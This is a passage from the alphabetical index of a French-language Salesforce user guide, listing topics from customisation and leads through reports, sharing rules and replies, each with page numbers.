paramètres de tableaux de bord 468
pointage sur la liste associée 297
présentations d'action en utilisant l'éditeur de présentation d'action 5616
présentations de page à l'aide de l'éditeur d'origine 4680
rapports 4318
rechercher 440
renommage des champs 4645
Personnalisation *(suite)*
renommage des onglets 4645
sections pouvant être réduites 297
système de traduction 4713–4717, 4720
workflow 5064–5065
Personnalisation des rôles 6344
personnalisations 3885, 3912
Personnalisations 6331
Personnaliser
compétences 2387
E-mail Chatter 3756
notifications par e-mail 3756
personnaliser les activités 2071, 2076, 2087, 2097, 2099, 2103
personnaliser les pages 3590
Personne sociale 2606
Personnes
champs recherchés 418
lancement d'un chat 3374
Liste Mes favoris (chat) 3372–3373
meilleures pratiques pour les profils 3336
mention dans des publications et des commentaires 3310
page 3335
présentation du profil 3336
suivi 47
suivi automatique 3280
utilisation de la liste de chat 3372
Personnes compétentes
à propos des rubriques 3325
perspective
épingler 4109
perspective épinglée 4147
pièce jointe 2905
Pièce jointe
champs sur lesquels porte la recherche 393
Pièces jointes
affichage et modification 166
ajout 150
champs 167
envoi d'un e-mail 1744
modèles de message 1768
Salesforce CRM Content 3467
Salesforce to Salesforce 1705
suppression 169
taille limite des e-mails 1743
Pièces jointes aux e-mails
Accès 1738
Partage 1738
Piste
Aperçu 1483

Piste *(suite)*
champs recherchés 412
Clean 1940, 1943–1944
Comptes et contacts sociaux 1483
convertir 6369
créer 6369
créer une opportunité 6369
Directives 1942
kanban 136–137
pistes perdues 1503
Règles de mise à jour 1942
Salesforce to Salesforce 1705
Société 1940, 1943–1944
transfert en masse 812
Pistes
Actualités 1412
administration 2108
ajout à partir de contacts Data.com 1372
ajout de noms traduits 1313
ajout depuis Data.com 1366, 1368
attribution 1485
attribution à des e-mails 1754
attribution à des événements de calendrier synchronisés 1834
attribution à des tâches Outlook synchronisées 1835
attribution d'un statut aux pistes générées via le Web 1503
avantages 1501
case Désinscription d'adresse e-mail 1892
case Ne pas appeler 1892
champs 1486
configuration 2108
considérations sur la suppression 1500
conversion 1491
conversion des comptes ou des contacts existants 1502
conversion des résultats 1504
conversion qualifiée 1491
conversion, mappage des champs personnalisés 2110
création d'un fichier d'exportation 728
création rapide 1484
définition des règles d'attribution 2933
duplication 1498, 1500
e-mails, ajout depuis Outlook 1836, 1838
e-mails, suppression dans des enregistrements Salesforce 1839
en double 1499
envoi automatique de piste par e-mail 1505
Évaluations de données 1368
Évaluations des données 1366
fusion 1498–1500

Pistes *(suite)*
génération automatique, configuration de Salesforce 2112
image de profil 1419
instructions de création 1483
limites 1502, 6424
limites de piste générées via le Web 1502
mappage des champs de piste pendant la conversion 1504
mappage des champs pour importation 742
mappage des champs standard 1494
mise à jour 1408
modification de la responsabilité 1316
nouveau 1367
Outlook, affichage 1836
Outlook, conversion 1836
page d'accueil 1484
paramètres 2109
Pardot, ajout 1330
Pardot, synchronisation avec Salesforce 1333
partage 1498
qu'est-ce qu'une piste 1501
rapports 4267
recherche dans Outlook 1846
recherche de 1381
recherche de contenu associé 3467
redirection des prospects vers des pages Web, configuration de Salesforce 2112
renommage 4645
saisie de pistes Web 2111
plage 3950
plages IP avec application connectée 6001
Plan de soins 6314
Planification
questions 4540
Planification d'un rapport
rapport 4422
Planification de classes Apex 5892
Planification de rapports
rapport 4423
supprimer 4423
Planification par glisser-déplacer
à propos de 1540
configuration 1540
Planifications
activation 2071
ajout et modification 1572
ajout et modification de planifications de produit 1573
limites 6428
planification dans des opportunités 1572

Planifications de produits
aperçu 1571
planification dans des opportunités 1574
planifier 4039
Planifier
afficher 4422
changer 4422
rapport 4421–4423
supprimer 4422
portail client
affichage des autorisations 2648
affichage des contrats de service 2648
Portail client
à propos de 2624
accès des utilisateurs du portail 2628
activation 2627
activation de l'accès pour les comptes personnels 1873, 2674
activation de l'accès pour les contacts 1872–1873, 2674
activation et désactivation de comptes 1289
administration déléguée 2681
affichage des articles 2649
association avec des sites Force.com 5565
astuces et meilleures pratiques 2653
attribution de profils utilisateur 2672
auto-inscription 5565
configuration 2624
configuration de l'utilisateur 2672
configuration de la langue 2652
création de plusieurs portails 2630
désactivation de comptes client 2679
désactivation de l'accès pour les comptes personnels 2676
désactivation de l'accès pour les contacts 2676
gestion des utilisateurs 2660, 2681
gestion des utilisateurs du portail haut volume 2668
IdeaExchange 2647
Idées 2647
invalidation de l'accès pour les comptes personnels 2676
invalidation de l'accès pour les contacts 2676
limites 2658, 6394
octroi de l'accès aux enregistrements utilisateur 2669
Onglet Documents 2643
Onglet Idées 2643
Onglet Rapports 2643
onglets 2643
Onglets Web 2643
ordre des onglets 2643
paramètres par défaut de l'organisation 632
partage d'enregistrements utilisateur 2669
Portail client *(suite)*
Partage d'enregistrements utilisateur du portail haut volume 2671
préparation pour la configuration 2698
présentations de page 2651
Réponses 2650
rôle 2675
Salesforce CRM Content 2643, 2645
super utilisateur du portail 2681
travailler avec les utilisateurs 2451
Portail client Salesforce
Voir Portail client 2624
Portail libre-service
HTML pris en charge 2706
Portail partenaire
à propos de 1730
accès des utilisateurs du portail 2628
accès mobile, à propos de 1736
accès partenaire super utilisateur 2001
accès Salesforce Classic Mobile, configuration 1235
activation de l'accès partenaire super utilisateur 2002
activation de requêtes 1978
activation des demandes de réunion pour les utilisateurs 1989
activation des e-mails 1981
activation et désactivation de comptes 1289
activer 1991
administration déléguée 1990
affectation d'événements 1735
affichage des autorisations 1983
affichage des contrats de service 1983
affichage des éléments de ligne de contrat 1983
association avec des sites Force.com 5565
attribuer l'accès partenaire super utilisateur 1988
attribution de pistes 1734
attribution de profils 1994
attribution de requêtes 1735
boîte de réception de piste 1999
configuration 1961
configuration de la langue 1972
configurer 1993
couleurs 1966
création 1962
création d'utilisateurs partenaires 1977
création de comptes partenaires 1731
création de rapport 2003
désactivation de comptes partenaires 1732
désactivation de l'accès partenaire super utilisateur 2002
désactivation de l'accès pour les contacts 2676

Portail partenaire *(suite)*
détails 1973
files d'attente de pistes 1734
gestion des utilisateurs 1999
gestion des utilisateurs partenaires 1732, 1985, 1990
gestion des utilisateurs responsables de canaux 1996
Idées 1982
invalidation de l'accès pour les contacts 2676
limites 6410
meilleures pratiques 1994
modèles de communication par défaut 1997
multiple 1962
nombre de rôles partenaires 2001
onglets 1970
paramètres 1973
paramètres par défaut de l'organisation 632
personnaliser 1993
polices 1966
Réponses 1984
rôle 2001
Salesforce CRM Content 1979
vues de liste 2003
Portail partenaire Salesforce
Reportez-vous à portail partenaire 1961
Portails
authentification unique 2659
onglet 2714
paramètres par défaut de l'organisation 638
sécurité 2684
vérification de la santé 2684
Portails partenaires
Aperçu 1960
Porte-documents
ajout et suppression manuels de comptes 1787
attribution d'utilisateurs et de profils aux configurations 1783
contenu par défaut 1788
création de configurations 1783
modification de la sélection de compte 1789
synchronisation 1790
vider 1790
Portée opérationnelle
Champ 5963
Pré-modération
réviser et approuver des publications 3678
prédicats 4054
préférences 1892
Préfixe d'espace de noms 6204
Premiers pas
fiches conseils 3852
Premiers pas *(suite)*
guides de l'utilisateur 3852
guides de mise en œuvre 3852
Présence du service 2849–2850, 2861
Présence du service de l'utilisateur Omni-Channel
champs 2870
présentation 885
Présentation
Open CTI 2767
Outils CTI 2768
Rapports et tableaux de bord Salesforce 4249
Présentation compacte
Aperçu 4682
attribution à des types d'enregistrement 4685
création 4683
définition de la présentation principale 4685
remarques 4686
Présentation d'éditeur globale
attribution aux profils 2343
Présentation d'un plan de soins 6313
Présentation de l'action
personnalisation 3397, 3569
Présentation de page
graphiques de rapport 4438–4444
présentation de page de requête
ajout d'actions à la présentation de page de requête 2918
Présentation des principes fondamentaux de Salesforce 2
présentation du système 1117
Présentations
propriétés dans le concepteur de tableau de bord Wave 4203
Reportez-vous à la rubrique Types d'articles 3095
Reportez-vous également à Présentations de recherche 4688–4689
Voir aussi Présentations de page 4652, 4654, 4664–4665
Voir aussi Présentations SoftPhone 2779
présentations (concepteur de tableau de bord Wave)
création 4200
processus de sélection 4204
Présentations d'action
personnalisation avec l'éditeur de présentation d'action 5616
présentation 5615
Présentations d'éditeur globales
attribution à des profils utilisateur 5625
création 3749, 5622
étapes de création 5621
personnalisation 3750, 5623
présentation 5621
présentations de page
présentations basées sur le fil 4650, 4653

Présentations de page
accès aux éditeurs d'objets standard 4655
Aperçu 4654
attribution 581, 4670–4671
attribution dans des profils 574
bouton Soumettre pour approbation 5107
cartes mobiles 4677
conseils 4664
créer 4652
éditeur avancé, activation 297
éléments de l'éditeur de présentation de page avancé 4657
évaluation d'éditeurs pour des objets personnalisés et externes 4656
fonctionnement dans Lightning Experience 4674
fonctionnement dans Salesforce1 4673
gestion des actions à l'aide de l'éditeur de présentation de page avancé 5618
limitations 4665
Listes associées 2107
Notes 2107
notes relatives à l'éditeur de présentation de page avancé 4662
objets personnalisés 4672
optimisation pour le mobile 4676
personnalisation à l'aide de l'éditeur de présentation de page avancé 4656
Personnalisation à l'aide de l'éditeur de présentation de page d'origine 4680
personnaliser 4652
Salesforce Classic Mobile 1223
présentations de page de fichiers 3772–3773
Présentations de recherche
personnalisation 4688–4689
Présentations SoftPhone
attribution à des profils utilisateur 2783
Définition 2779
personnalisation 2779
Prévision
types 1667
Prévisions
activer les prévisions 2166
activer les utilisateurs de prévisions 2166
actualisation 1666
affichage des prévisions 1663
afficher 1681
afficher les opportunités 1684, 1686
ajustement 1677–1678, 1684, 2180–2182
ajustement des prévisions 1683–1684
ajustements 1673–1674, 1679
Prévisions *(suite)*
aller à 1685
attribution de responsables des prévisions 2168
catégories 1685, 2173
champ personnalisé, activation 2191
champs personnalisés, prévisions 1668
chiffre d'affaires 1665
concepts 1652
configuration 2160, 2162
configuration de la hiérarchie 2168
cumul des prévisions 2184
activer 2184
définition des paramètres 2163–2164
définitions 1654
désactivation 2174
devise 2169
devises multiples 1660
éléments 1654
FAQ 1681, 1683–1686
gammes de produits 2189
hiérarchie 1658, 2168
hiérarchie des prévisions 2167
masquer 1681
meilleures pratiques 1653
modification des prévisions 1663
opportunités 1659, 2189
paramètres 2163–2164, 2171–2172
partages d'opportunité 2189
parts 1671
parts de chiffre d'affaires, activation 2190
parts personnalisées 1668
plage 2170
plage de dates de l'utilisateur 1664
plans 1671
présentation 1651, 1658, 1673–1674, 1680
prévisions de chiffre d'affaires 1667
prévisions de quantité 1667
prévisions mensuelles 1658
prévisions trimestrielles 1658
purges 1679
quantité 1665
quotas 1680–1681, 1686, 2175–2176
rapports 1661, 4293–4294
remplacement 2180–2182
sélection de champs du volet opportunité 2171–2172
sélectionner une devise de prévisions 2169
source de données 1665
source de données des prévisions 1667

Prévisions *(suite)*
Type de prévision 2185
type de rapport personnalisé 4293–4294
utilisateurs du portail partenaire 1659, 2167
utilisation 1653
versions 1681
Voir aussi Prévisions personnalisables 2192
volet d'opportunité 1665
Prévisions collaboratives
migration 2161
planification 2161
Prévisions personnalisables
à propos de l'exercice fiscal 371
activation 2198
activation du partage des prévisions 2192
affichage 1692
catégories 1690
configuration 2192
configuration de l'exercice fiscal 2194
gammes de produits 2070
gestion 1691
hiérarchie des rôles 2195
migration 2161
Modification 1694
paramètres 2192
partage 1696, 2199
planification 2161
quotas 1689
rapports 4266
remplacement 1694
soumission 1698
soumission par lot 2200
vérification des montants 1692
Prise de note 159, 165, 2105–2107
Prise en charge des exceptions non gérées 5901
Problèmes
personnalisation 6346
Problèmes de déploiement 6188
procédure guidée 4309
Procédure guidée
Attribution d'un ensemble d'autorisations 286
Configuration de Lightning Experience 285
Création d'un ensemble d'autorisations 286
Création d'une vue de liste 284
Gestionnaire d'objet 285
Modification d'un ensemble d'autorisations 286
Parcours de vente 284
Process Builder
différences par rapport au workflow 5006
Process Builder *(suite)*
différences par rapport au workflow visuel 5006
processus
invocation d'un processus depuis un processus 5038
Processus
accessibilité 5019
action globale 5042
action spécifique à un objet 5042
actions planifiées, considérations 5016
actions, ajouter 5035
actions, alerte par e-mail 5044
actions, créer un enregistrement 5037–5038
actions, envoyer un e-mail 5044
actions, lancer un flux 5043, 5049
actions, mise à jour de champs 5046
actions, mise à jour des enregistrements 5046
actions, planifier 5036
actions, publier dans Chatter 5039–5041
actions, soumettre un enregistrement pour approbation 5045
actions, utiliser une action globale 5042
actions, utiliser une action spécifique à un objet 5042
activer 5015, 5021, 5052–5053
champ de saisie de texte 5019, 5022–5029
champs de liste de sélection 5014
configuration requise 5013
considérations 5012–5016, 5019–5021
créer 5030
créer un enregistrement 5037–5038
critères 5020, 5033, 5050
dans des ensembles de modifications 5015
dans des packages 5015
dans l'API de métadonnées 5015
définir des valeurs 5019, 5022–5029
démarrage 5032
dépannage 5055
dépannage, avec les journaux de débogage Apex 5058
dépannage, erreurs à l'exécution 5057
dépannage, erreurs dans Process Builder 5056
envoyer un e-mail 5044
erreurs par e-mail 5057
exemple 5010
formules 5020
gérer 5051
invocable 5028
lancer un flux 5043, 5049
limitations 5012
limitations, contrôleur Apex 5013
limitations, partagées avec des règles 5013
limitations, partagées avec Visual Workflow 5013

Processus *(suite)*
mise à jour de champs 5046
mise à jour des enregistrements 5046
objet 5032
pistes converties 5014
planification d'actions 5036
planification, actions 5016
présentation 5009
propriétés 5031
publier dans Chatter 5039–5041
sélecteur de champ 5019, 5022–5029
soumettre un enregistrement pour approbation 5045
statut 5051
supprimer 5015, 5053
supprimer, actions planifiées non exécutées 5054–5055
Processus d'approbation
actions automatisées 5102–5103
approbation de l'étape d'approbation 5103
approbation finale 5103
rappel 5103
refus de l'étape d'approbation 5103
refus final 5103
soumission initiale 5103
actions automatisées, ajouter 5103
activation 5106
affichage de la file d'attente des messages sortants 5319
Aperçu 5088
avec des brouillons d'e-mails 2910
bouton Soumettre pour approbation 5107
champs de fusion 5116
champs disponibles dans les rapports 5126
choix des actions 5104
configuration requise pour le Visualiseur de processus 5105
considérations 5115, 5118, 5139
considérations sur les mises à jour de champ 5322
création 5094
création d'étapes 5099
demandes d'approbation pour Chatter 5112–5113
démarrage automatique 5092, 5095–5101, 5117
e-mails brouillons 2910
processus d'approbation 2910
exemple 5120–5123
exemple de processus candidats à un poste 5123
exemple de processus d'opportunités d'escompte 5122
exemple de processus de demande de congés payés 5120
exemple de processus de rapport sur les dépenses 5121
exemples 5119
Processus d'approbation *(suite)*
journaux de débogage 6114
lancement du Visualiseur de processus 5105
limites 6429
liste de sélection 5090
messages sortants 5319
mise en route 5089
mises à jour de champ 5315
mises à jour des champs 5314
modèles de publication d'approbation pour Chatter 5113
modèles de publication d'approbation pour Chatter, création 5114
modification des préférences utilisateur d'approbation 5141
observations 5115
ouverture dans le Visualiseur de processus 5105
page d'accueil 5107
paramètres 5331
préparation de l'organisation 5106
processus utiles 5119–5123
rapports 5125
réponse d'approbation par e-mail 5108
limitations 5108
réponse d'approbation par e-mail, activer 5108, 5110
réponse d'approbation par e-mail, modèle par défaut 5109
restrictions des ensembles de modifications 6179
suivi des messages sortants 5319
terminologie 5143
visualiseur 5104
processus d'autorisation
actions de jalon 2990
ajout de jalons 2988
champs 2987
configuration 2984
création 2984–2985
mise à jour 2995
Processus d'autorisation
file d'attente 2946
Processus de gestion multiples
création 4711
modification 4711
Processus de piste 4711
Processus de support 4711
Processus de vente 4711
Produit
champs recherchés 422
Produits
ajout aux opportunités 1581, 1588
ajout et modification de planifications 1572–1573

Produits *(suite)*
aperçu 1559
Aperçu 1560
créer 1561
définition de prix 1576
définition et modification des prix 1563–1565
modèles d'autorisation 1574
paramètres 2068
planifications dans des opportunités 1572
prix catalogue 1563–1565, 1576
prix de vente 1576
prix standard 1563–1565, 1576
rapports 4284
recherche de contenu associé 3467
renommage 4645
retirer de catalogues de prix 1569
Produits commandés
activation des quantités négatives 2159
Aperçu 1645
champs 1648
modification 1647
réduction 1650
suppression 1647
Produits commandés à réduire
ajout 1650
champs 1648
modification 1647
suppression 1647
Produits d'opportunité
champs 1592
Profil
Activité de la communauté 2450
aperçu 3336
Aperçu 5804
Idées 2450
meilleures pratiques 3336
onglet 5806
Profil
2450
Questions 2450
sous-onglets 5804
visibilité 5806
Profil Chatter
configuration 34
Profil de l'entreprise
Voir Informations sur la société 291
Profil de l'utilisateur invité 3637
profil utilisateur 3938
Profils
à propos de 568
accès du client de bureau 582
adresses à l'échelle de l'organisation 2227
affichage 570, 578
affichage des listes 590
attribution de configurations Salesforce pour Outlook 2301
attributions de présentation de page 574, 581
autorisations d'objet 564, 595, 627
autorisations de champ 625
autorisations de sources de données externes 5750
autorisations des identifiants nommés 1090
Autorisations utilisateur 626
clonage 593
création 593
création de vues de liste 591
heures de connexion 576, 584, 932–933
interface utilisateur améliorée, à propos de 571
modification 592
modification, interface utilisateur d'origine 579
page de présentation 570
paramètres des onglets 596
paramètres, interface utilisateur d'origine 580
plages d'adresses IP de connexion 577, 585, 930–931
recherche 572
sécurité au niveau du champ 624
suppression 570, 578, 590
types d'enregistrement 574, 583
utilisateurs attribués 594
Visualforce 5923
vues de liste avancée 590
profils de synchronisation
Salesforce pour Outlook 1815
Profils des utilisateurs
Voir Profils 568
Programme
actualisation du tableau de bord 4517
Promotion d'articles
réponses 2491
Proposition d'horaires de réunion
conseils pour proposer des horaires de réunion 1545
Propriété
modification de la responsabilité d'une requête 2394
modification des responsables d'enregistrement 1316
transfert d'éléments associés 1318
propriétés
concepteur de tableau de bord Wave, widgets 4194
étapes concepteur de tableau de bord Wave 4199
présentations du concepteur de tableau de bord Wave 4203

propriétés *(suite)*
tableaux de bord (concepteur de tableau de bord Wave) 4155
widget par défaut 4155
Propriétés
documents 3452
Prospects
créer 6363
Protection contre la falsification de requête inter-site 5728
Protection contre les doublons
critères de correspondance 841, 852
Data.com 859
exemples de correspondance 852
règles de correspondance 829, 832, 841
règles de duplication 169, 829–830
Provisionnement à temps
configuration requise 1015
exemples d'assertions SAML 1000
exigences du portail 1017
Provisionnement juste à temps
configuration requise pour les communautés 1020
provisionnement utilisateur
applications connectées 6017, 6019, 6021
rapports 6024
publication 5541
Publication sociale 2604
Publications
joindre des fichiers 3314
publications Chatter
visibilité 3302
Publications Chatter
visibilité 3311
Publications, Chatter 3332–3333
Publier
articles 2527
traductions 2527
Publipostage
Aperçu 1755
assistant de publipostage en masse 1777
champs 1773
champs de fusion 2243
création de modèles 1757
exemples de modèles de publipostage 19
génération de documents uniques 1778
Installation du contrôle ActiveX 1755
modèles de publipostage 2234
modification de modèles 1758
Paramètres du navigateur Web 1755
téléchargement en amont de modèles 1761
Publipostage *(suite)*
utilisation d'exemples de modèle 1758
Publipostage étendu
activation 297
options de livraison 297
Utilisation 1777

## Q

Qualité des données 1875
Question
affichage 2459, 2465
apprécier une réponse 2463
champs sur lesquels porte la recherche 423
modification 2458
modification d'une réponse 2462
navigation au sein d'une catégorie 2460
navigation dans une zone 2460
ne pas apprécier une réponse 2463
poser 2456
réponse à 2461
sélection de la meilleure réponse 2464, 2493
suppression 2458
voter pour une réponse 2463
Question de Chatter 3395, 3567
Question de sécurité
réinitialisation par l'utilisateur 44
Question vers requête
activation 3394, 3566
processus 3398, 3570
workflows 3398, 3570
Questions
affichage 2491
classement 3167
création 2457, 2491
escalade en requête 2467
onglet 2491
recherche 2491
vues de liste 2491
zones 2719
Questions Chatter
activer dans les communautés 3563
rapports 3388
Questions dans Chatter 3382–3383, 3385
Questions similaires 3382

## R

Raccourcis clavier
configurer 4558
utilisation 2552, 4596

Raccourcis clavier *(suite)*
valeurs par défaut 2552, 4596
Raccourcis clavier de tableau de bord Wave 4204
Racinisation 190
Rappels
fenêtre contextuelle 1517
rappels d'événement 2075
rappels de tâche 2075
rapport 4309
Rapport
champs sur lesquels porte la recherche 424
notes 165
Rapport de calibration
configuration 2349
Rapport Historique des connexions
Salesforce pour Outlook, suivi des versions 2326
rapports
contrôle d'accès 4521
provisionnement utilisateur 6024
Rapports
à propos de 4462
Activités partagées, affichage 1513, 4291
afficher les détails 4391
ajout de blocs 4368
ajout de résultats aux campagnes 1440
ajout de types de rapport 4365
ajout et suppression de champs 4324
amélioration des performances d'un rapport 4458
analyses 4342
annulation de la planification 4423
Aperçu 4250, 4450
blocs 4368, 4370, 4372
blocs de rapport 4364, 4372
champs d'historique des approbations 5126
champs de compartiment 4356
champs récapitulatifs 4326
choix du format d'un rapport 4315
compartimentage, liste de sélection 4360–4361
compartimentage, numérique 4358–4359
compartimentage, texte 4362, 4364
conseils sur les formules récapitulatives personnalisées 4332
considérations relatives à l'historique des approbations 5132
création 4317
création avec l'assistant de rapport 4319
création de filtres croisés 4406
création de graphiques 4381
Data.com 1954
décompte d'enregistrements 4371
définitions de filtres 4404
Rapports *(suite)*
dépannage 4454
déplacement des blocs 4370
déplacer 4449
données 4456
e-mail 4419–4420, 4422–4423
élaboration 4251
enregistrement 4334
envoi à des utilisateurs du portail 473
épinglage des dossiers 4447
erreur, rapport obsolète 4457
événements, affichage de contacts multiples associés 1513, 4291
exécuter 4424
exécution 197
exemple de filtres croisés 4407–4408
exemple de limite de lignes 4409
exemples d'historique des approbations 5127
exemples de graphiques de combinaison 4387
Exportation 4425
exportation en arrière-plan 4436–4437
fichiers 4262
file d'attente des tâches planifiées 4421–4423
filtres 4399, 4403
filtres croisés 4405, 4409
filtres de champ 198, 4401, 4414
fonctions récapitulatives, présentation 4330
fonctions récapitulatives, utilisation 4330
format de rapport joint 4364, 4372
format joint 4366
formules 4328–4329
formules récapitulatives personnalisées et rapports joints 4376
générateur de rapport 4322
glisser et déposer 4449
graphiques 4438–4444
graphiques avancés dans Salesforce1 471
graphiques de combinaison 4386
historique des approbations 4289, 5125
historiques 482, 4276, 4334–4342
Impression 4447
Jigsaw 1954
liaisons externes 4405, 4409
ligne d'en-têtes flottants 297
ligne de colonnes 297
limitation des résultats 4393
limites 4456
limites de fonctionnalité 6387
lire 4424

Rapports *(suite)*
logique de filtrage 4404
masquer les détails 4391
mise à niveau du générateur de rapport 483, 4398
modification de devises 4324
modification de rapports 4252
nom de rôle, ancien 4458
nommage de blocs 4370
Notifications 4416–4417
notifications de rapport 472
notifications par e-mail 473
objets externes 5688
onglet 4462
onglet de mise en forme des graphiques 4389
Opportunité 482, 4276, 4334–4340, 4342
options personnalisées 4460
organiser 4444, 4525
paramètres de l'interface utilisateur 469, 471
PARENTGROUPVAL 4330
partagé publiquement 4334
partager 4426
partenaires 4312
personnalisation 4318
personnalisation de rapports 4252
planification 4419–4423
présentation 4462
présentation de page d'enregistrement 4438–4444
PREVGROUPVAL 4330
propriétés des graphiques 4381
rapport sur l'engagement de fichiers 3426
rapport sur les exceptions 4405, 4409
rapports joints 4315
rapports matriciels 4315
rapports récapitulatifs 4315
rapports tabulaires 4315
rapports tabulaires dans les tableaux de bord 4393
recherche 4445
regroupement 4364, 4372
regroupements de champs 4320
renommage de blocs 4370
réorganisation de colonnes 4324
réorganisation des blocs 4370
Requête 4341
retrait de la clause d'exclusion de responsabilité 471
Salesforce Classic Mobile 1231
Salesforce CRM Content 4262
Salesforce Knowledge 4297, 4300
Salesforce Knowledge, champs 4301
sélection conditionnelle 4392

Rapports *(suite)*
sélection d'un type de rapport 4254
services 490
Sites 5579
sous-total des résultats 4327
Statut de mise à jour 1949
suppression 4334, 4450
suppression de blocs 4372
tâches, affichage de contacts multiples associés 1513, 4291
tendances 482, 4276, 4334–4342
tri de colonnes 4324
tri des résultats 205
type de rapport principal 4364, 4366, 4372
types de filtre 4404
types de rapport standard 4377
utilisation de 4459
utilisation de blocs 4368
utilisation de champs 4324
utilisation de graphiques 4112–4113, 4115–4116, 4118–4119, 4122, 4124, 4126, 4128, 4130–4131, 4133, 4136, 4211, 4213, 4472, 4474–4479, 4483
valeurs de liste de sélection spéciale 201
valeurs pour les champs de date 130
Rapports et tableaux de bord Salesforce
Présentation 4249
Rapports Historique des approbations
création 4289
descriptions de champ 5126
exemples 5127
observations 5132
rapports joints
exemples 4373
Rapports joints
formules récapitulatives personnalisées 4366
formules récapitulatives personnalisées inter-blocs 4366
rapports sur les activités 1515, 4292
Rapports sur les données d'utilisation mobile 1244
Récapitulatifs de cumul
Définition 4883
recherche
enregistrements 3297
Fils Chatter 3297
groupes 3297
Groupes Chatter 3297
profils 3297
Recherche
articles 2519
balises 156
boîte de dialogue de référence 181–182

Recherche *(suite)*
champs recherchés 381, 387–388
Chatter 49, 3297
documents 3449
ensembles d'autorisations 613
Favoris Chatter 3299
fonctionnement 173
opportunités similaires 1587
personnalisation 440
personnalisation des présentations de recherche 4688–4689
profils 572
questions 2491
Salesforce CRM Content 3468
Salesforce Knowledge 2519
solutions 2534
sources externes 2519
Recherche d'une question 2459
recherche dans les fils 3297
Recherche dans les messages 3378
recherche dans un fil 3297
Recherche de connexions
configuration 1725
Recherche en cours
Chatter 49
flux 5171
la palette 5172
Résultats 186
rechercher 4309
Recherches
dépendantes 4888
Recherches de fils Chatter
ajout en tant que favori Chatter 3299
Recherches dépendantes 4888
Recommandations 3296
Recommandations d'enregistrements 3345
recommandations de fichiers Chatter 3422
recommandations de groupes Chatter 3365
Recommandations de personnes 3337
Récompenses
activation 2366
Work.com 1619
Reconnaissance
création de badges 1617
Work.com 1615
Reconnaissance Work.com
création de badges 1617
récurrence indépendante 2967
récurrence séquentielle 2967
Redirection des connaissances 3385
Références
activation de l'exécution automatique 439–440
activation des références étendues 438, 440
champs sur lesquels porte la recherche 399, 427
éléments récents 440
spécification de champs de filtre 439
Références étendues
activation 440
Références inter-objets
dans des flux 5246–5249
Refus
événements 1550
Règle d'attribution des pistes
Requêtes 2933
Règle d'attribution des requêtes 2933
Règle de correspondance
critères de correspondance 835, 838
équation de correspondance 835, 838
règles de correspondance standard 835, 838
Règle de duplication
règles de duplication standard 856–857
Règle de hiérarchisation des requêtes
file d'attente 2945
Règles
limites 6390
règles d'attribution 2039
Règles d'attribution
journaux de débogage 6114
Règles d'escalade
journaux de débogage 6114
Règles d'exécution 2021
Règles de correspondance
algorithme de correspondance 846
clés de correspondance 848, 850
correspondance exacte 843
correspondance partielle 843, 846
créer 832
critères de correspondance 841
journal d'erreur 826
message d'erreur 859
méthodes de correspondance 843, 846
moteur de correspondance 826
opérateurs OR 859
performances 848, 850
règles de correspondance standard 835, 855
règles de duplication 824
règles personnalisées 848
règles standard 850

Règles de correspondance standard
compte 835
Règles de duplication
créer 830
éléments d'enregistrements dupliqués 825
ensembles d'enregistrements dupliqués 825
expérience de l'utilisateur 826–828
journal d'erreur 826
modification 830
règle de correspondance, associée 824
Règles de duplication standard
compte 856
contact 857
piste 857
Règles de mise à jour
Configuration 1935, 1941–1942
Configurer 1935, 1941–1942
Conseils 1935
Directives 1942
règles de partage
ressources 1339
Règles de partage
à propos de 654
basées sur des critères 656
calculs d'appartenance à un groupe 703
campagnes 672–673
catégories 658
commandes 677–680
comptes 662–663
contacts 666–667, 1866
mise à jour pour les utilisateurs du portail 2628
notes 682
objets personnalisés 675–676
opportunités 668–669
pistes 660–661
recalcul de règle de partage 701, 705
recalcul parallèle 702
report des calculs 705
reporter les calculs de partage 702
requêtes 670–671
ressource 1340
territoire de compte 664
territoires de compte 665
Texte rapide 674
user 687
utilisateur 686
verrouillages du partage spécifique à l'objet 706
Règles de partage basées sur des critères 656
Règles de réponse automatique
journaux de débogage 6114
Règles de validation
à propos de 4831
activation 4832, 4835
affichage 4832
champs de fusion 5003
clonage 4832, 4834
Comptes personnels 1281–1282
conseils 4836
création 4833, 4835
Définition 4833, 4835
exemples 4840, 4846, 4850
formules utiles 4840, 4846, 4850
journaux de débogage 6114
observations 4838
Suppression 4832
règles de workflow
exemples 5077
Règles de workflow
journaux de débogage 6114
Limitations de l'objet Utilisateur 5073
Règles, partage
Vois Règles de partage 565
regrouper par 4091
Réinitialisation des mots de passe des utilisateurs 555
Réinitialisation du mot de passe
tous 556, 939
Relais de messagerie
configuration 2213
Relation compte-contact
champs 1360
créer ou modifier 1358
Relations
ajout 4784
annulation de la suppression 4804
Aperçu 4749
Définition 4784
observations 4754
plusieurs-à-plusieurs 4752
restauration 4804
Relations compte-contact 1356, 1867–1868
relations de métadonnées personnalisées 6084
relations de référence 5755
relations de référence externe 5756
relations de référence indirecte 5758
Relations inter-objets 6350
Relations parent-enfant 5779

Relations plusieurs-à-plusieurs
création 4752
observations 4754
Remarque
champs sur lesquels porte la recherche 414
Remerciements
activation 2366
Éditeur Chatter 2343
Remerciements Chatter 3338
Remplacement
boutons 5657, 5659
membres d'équipe d'opportunité 2127–2128
membres d'équipe de compte 2127–2128
pages d'accueil d'onglet 5657, 5659
Remplacement des valeurs des listes de sélection 4814
remplacements de métadonnées de champ 4005
Remplacer
système de traduction 4712–4713, 4715–4717, 4724
remplacer des macros 4572
remplacer un contenu 4572
remplacer une adresse 4572
Rendez-vous de service
champs sur lesquels porte la recherche 427
Renommage
champs 4645
onglets 4645
Renseigner des variables avec des valeurs
variable de collection 5189
replanification 3961
réplication 4035, 4038–4040
Réponse
à une question 2461
affichage 2465
modification 2462
promotion vers un article 2466
Réponses
activation 2724
activation dans le portail partenaire 1984
affichage d'une question 2459
affichage de vos questions 2465, 2491
affichage de vos réponses 2465, 2491
apprécier une réponse 2463
catégorie de données 2725
configuration 2722
création d'un article 2466
désactivation 2724
escalade d'une question en requête 2467
modification d'une question 2458
modification d'une réponse 2462
Réponses *(suite)*
navigation dans les questions au sein d'une catégorie 2460
navigation dans les questions d'une zone 2460
ne pas apprécier une réponse 2463
paramètres 2724
Portail client 2650
poser une question 2456
rapports 4288
recherche d'une question 2459
répondre à une question 2461
Reportez-vous également à la rubrique Catégories de données 3175
sélection de la meilleure réponse 2464
suppression d'une question 2458
utilisation 2455
voter pour une réponse 2463
vue d'ensemble 2454
Réponses Chatter
activation dans les communautés 3564
création de zones 2720
limites 6391
modification de zones 2720
réponses par e-mail 2494
Report 4314
Reporter les calculs de partage 702
Reprogrammation
réunions demandées 1548
